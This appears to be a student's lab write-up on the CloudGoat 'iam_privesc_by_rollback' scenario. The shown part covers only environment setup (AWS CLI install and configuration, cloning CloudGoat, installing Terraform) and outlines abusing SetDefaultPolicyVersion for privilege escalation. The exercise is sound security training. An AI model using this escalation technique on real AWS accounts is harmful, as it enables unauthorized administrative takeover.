


ASSIGNMENT 1

CLOUDGOAT IAM

PRIVILEGE ESCALATION

BY ROLLBACK SCENARIO



RENE OLUOCH
CS-CNS09-25030

Contents

Introduction.....	2
Task 1: Initial Setup	2
Task 2: Accessing CloudGoat	5
Task 3: Understanding the Scenario	9
Task 4: Starting the Scenario	11
Task 5: Exploring Initial Configuration.....	13
Task 6: Performing Privilege Escalation.....	17
Task 7: Verification	20
Task 8: Reflection and Analysis.....	25
Conclusion	26

Introduction

In this exercise, I set out to practically explore how misconfigurations in AWS IAM (Identity and Access Management) can open the door to privilege escalation attacks, using the *iam_privesc_by_rollback* scenario provided by CloudGoat. Working within a controlled AWS environment from a Kali Linux virtual machine, I deployed CloudGoat and assumed the role of a restricted IAM user named *Raynor*. The goal was to demonstrate, step by step, how an attacker could exploit poorly managed IAM policy versions to escalate their privileges from limited user access to full administrative control. This hands-on walkthrough not only tested my understanding of AWS IAM structures, roles, policies, and permissions but also highlighted how attackers can leverage seemingly minor permissions like `SetDefaultPolicyVersion` to gain unintended control. Throughout this documentation, I recorded each stage — from setup and scenario deployment to exploitation, verification, and final reflection — to reinforce my understanding of privilege escalation risks and best practices for securing cloud resources against such attacks.

Task 1: Initial Setup

I began this assignment by preparing my working environment to ensure a secure and functional base for testing IAM privilege escalation in AWS using the **CloudGoat** toolkit. To start, I made sure I had an active AWS account with permissions to perform IAM-related actions, such as creating and modifying users, roles, and policies. This is crucial because CloudGoat creates intentionally vulnerable configurations that require full IAM control to deploy and dismantle properly.





Fig 1.0 IAM Dashboard

Next, I confirmed that I was operating from a **Kali Linux virtual machine**, as specified in the assignment guidelines. On my Kali VM, I installed the **AWS Command Line Interface (CLI)**, which is essential for managing AWS resources programmatically. I used the command `sudo apt install awscli` to install it, and after installation, I verified the version by running `aws --version`.



```
kali@kali:~$ sudo apt install awscli
Installing:
awscli

Installing dependencies:
docutils-common python3-awscli python3-docutils python3-jmespath python3-roman
Suggested packages:
docutils-doc fonts-linuxlibertine | ttf-linux-libertine texlive-lang-french
Summary:
Upgrading: 0, Installing: 6, Removing: 0, Not Upgrading: 1316
Download size: 12.1 MB
Space needed: 130 MB / 63.8 GB available

Continue? [Y/n] y
Get:1 http://kali.kali.org/kali kali-rolling/main amd64 python3-awscli amd64 0.24.0+dfsg-1 [866 kB]
Get:2 http://kali.kali.org/kali kali-rolling/main amd64 docutils-common all 0.21.2+dfsg-2 [128 kB]
Get:3 http://kali.kali.org/kali kali-rolling/main amd64 python3-roman all 2.0.0-1 [10.6 kB]
Get:4 http://kali.kali.org/kali kali-rolling/main amd64 python3-docutils all 0.21.2+dfsg-2 [483 kB]
Get:5 http://kali.kali.org/kali kali-rolling/main amd64 python3-jmespath all 1.0.1-1 [21.1 kB]
Get:6 http://kali.kali.org/kali kali-rolling/main amd64 awscli all 2.23.6-1 [10.6 MB]
Fetched 12.1 MB in 18s (5,236 kB/s)
Selecting previously unselected package python3-awscli.
(Reading database ... 488594 files and directories currently installed.)
Preparing to unpack .../0-python3-awscli_0.24.0+dfsg-1_amd64.deb ...
Unpacking python3-awscli (0.24.0+dfsg-1) ...
Selecting previously unselected package docutils-common.
Preparing to unpack .../2-docutils-common_0.21.2+dfsg-2_all.deb ...
Unpacking docutils-common (0.21.2+dfsg-2) ...
Selecting previously unselected package python3-roman.
Preparing to unpack .../3-python3-roman_2.0.0-1_all.deb ...
Unpacking python3-roman (2.0.0-1) ...
Selecting previously unselected package python3-docutils.
Preparing to unpack .../4-python3-docutils_0.21.2+dfsg-2_all.deb ...
Unpacking python3-docutils (0.21.2+dfsg-2) ...
Selecting previously unselected package python3-jmespath.
Preparing to unpack .../5-python3-jmespath_1.0.1-1_all.deb ...
Unpacking python3-jmespath (1.0.1-1) ...
Selecting previously unselected package awscli.
Preparing to unpack .../6-awscli_2.23.6-1_all.deb ...
Unpacking awscli (2.23.6-1) ...
Setting up python3-awscli (0.24.0+dfsg-1) ...
Setting up python3-roman (2.0.0-1) ...
Setting up docutils-common (0.21.2+dfsg-2) ...
Processing triggers for man-db (2.13.0-1) ...
Processing triggers for sgml-base (1.30) ...
Setting up python3-docutils (0.21.2+dfsg-2) ...
Setting up python3-jmespath (1.0.1-1) ...
Processing triggers for kali-menu (2024.1-1) ...
```

Fig 1.1 Installing aws cli on linux

I then configured the AWS CLI with my AWS account credentials using the `aws configure` command, which prompted me for my AWS Access Key ID, Secret Access Key, default region, and output format. To ensure I set it up correctly, I ran `aws sts get-caller-identity` to confirm that the CLI could successfully authenticate and communicate with my AWS account. To support my setup, I also watched the provided **video tutorial** [AWS CLI Install & Setup](#), which helped clarify the installation steps and potential troubleshooting tips. By the end of this phase, I had a fully functional AWS CLI environment ready to deploy CloudGoat and begin exploring IAM privilege escalation techniques.




Fig 1.2 Creating a user(to be used on the cli)




fig 1.3 creating access key




Fig 1.4 Configuring aws cli with aws account and confirming its working

Task 2: Accessing CloudGoat

After setting up my AWS environment and verifying that my Kali Linux virtual machine was fully prepared, I proceeded to deploy **CloudGoat**, the deliberately vulnerable AWS environment created by Rhino Security Labs for practicing cloud penetration testing scenarios. To access CloudGoat, I navigated to its official **GitHub repository** at <https://github.com/RhinoSecurityLabs/cloudgoat>.




Fig 1.5 Cloudgoat repository

I began by cloning the repository to my local machine using the command `git clone https://github.com/RhinoSecurityLabs/cloudgoat.git`. Once the repository was cloned, I moved into the CloudGoat directory with `cd cloudgoat`.





Fig 1.6 Cloning cloudgoat and moving to its directory

Next, I followed the setup instructions provided in the repository's README file to install any dependencies and initialize CloudGoat's configurations. This included running **cloudgoat** configure to link CloudGoat with my AWS credentials and preferred region. During this step, I ensured that my AWS CLI profile matched the one I configured earlier, allowing CloudGoat to deploy resources without permission errors. The configuration wizard prompted me to set the **AWS Profile**, **region**, and whether to create an **IAM user** for deployment.



```
(kali@kali)~$ sudo apt install terraform awscli azure-cli jq -y
Is this ok for kali:
awscli is already the newest version (2.23.6-1).
Upgrading:
libjq1
Installing:
azure-cli jq terraform

Installing dependencies:
python3-azure python3-azure-multiapi-storage python3-iniconfig python3-joblib python3-msal-extensions python3-openai python3-pytest python3-shtunnel
python3-azure-doc python3-azure-storage python3-isodate python3-jsondiff python3-msrest python3-paginfo python3-requests-oauthlib python3-strictyaml
python3-applicationinsights python3-azure-cli-core python3-fabric python3-jaraco.classes python3-morest python3-pluggy python3-scp python3-secretstorage
python3-avro python3-azure-cli-telemetry python3-jaraco.context python3-keyring python3-morest python3-pluggy python3-portalocker python3-pydash python3-sawyer
python3-azext-devops python3-azure-datalake-store python3-humanfriendly python3-jeepney python3-msal python3-oauthlib

Suggested packages:
python-azure-doc python-joblib-doc libkf5wallet-bin python3-keyrings.alt python-secretstorage-doc
python3-azure-doc python3-joblib-doc python3-keyrings.alt python-secretstorage-doc

Recommended packages:
prover9

Summary:
Upgrading: 1, Installing: 45, Removing: 0, Not Upgrading: 1315
Download size: 39.8 MB
Space needed: 778 MB / 63.6 GB available

Get:1 http://kali.download/kali kali-rolling/main amd64 python3-isodate all 0.7.0-1 [19.4 kB]
Get:2 http://kali.download/kali kali-rolling/main amd64 python3-oauthlib all 3.2.2-3 [95.6 kB]
Get:3 http://kali.download/kali kali-rolling/main amd64 python3-requests-oauthlib all 1.3.1-1 [21.1 kB]
Get:4 http://kali.download/kali kali-rolling/main amd64 python3-msrest all 0.6.21-5 [47.9 kB]
Get:5 http://kali.download/kali kali-rolling/main amd64 python3-adal all 1.2.7-5 [32.5 kB]
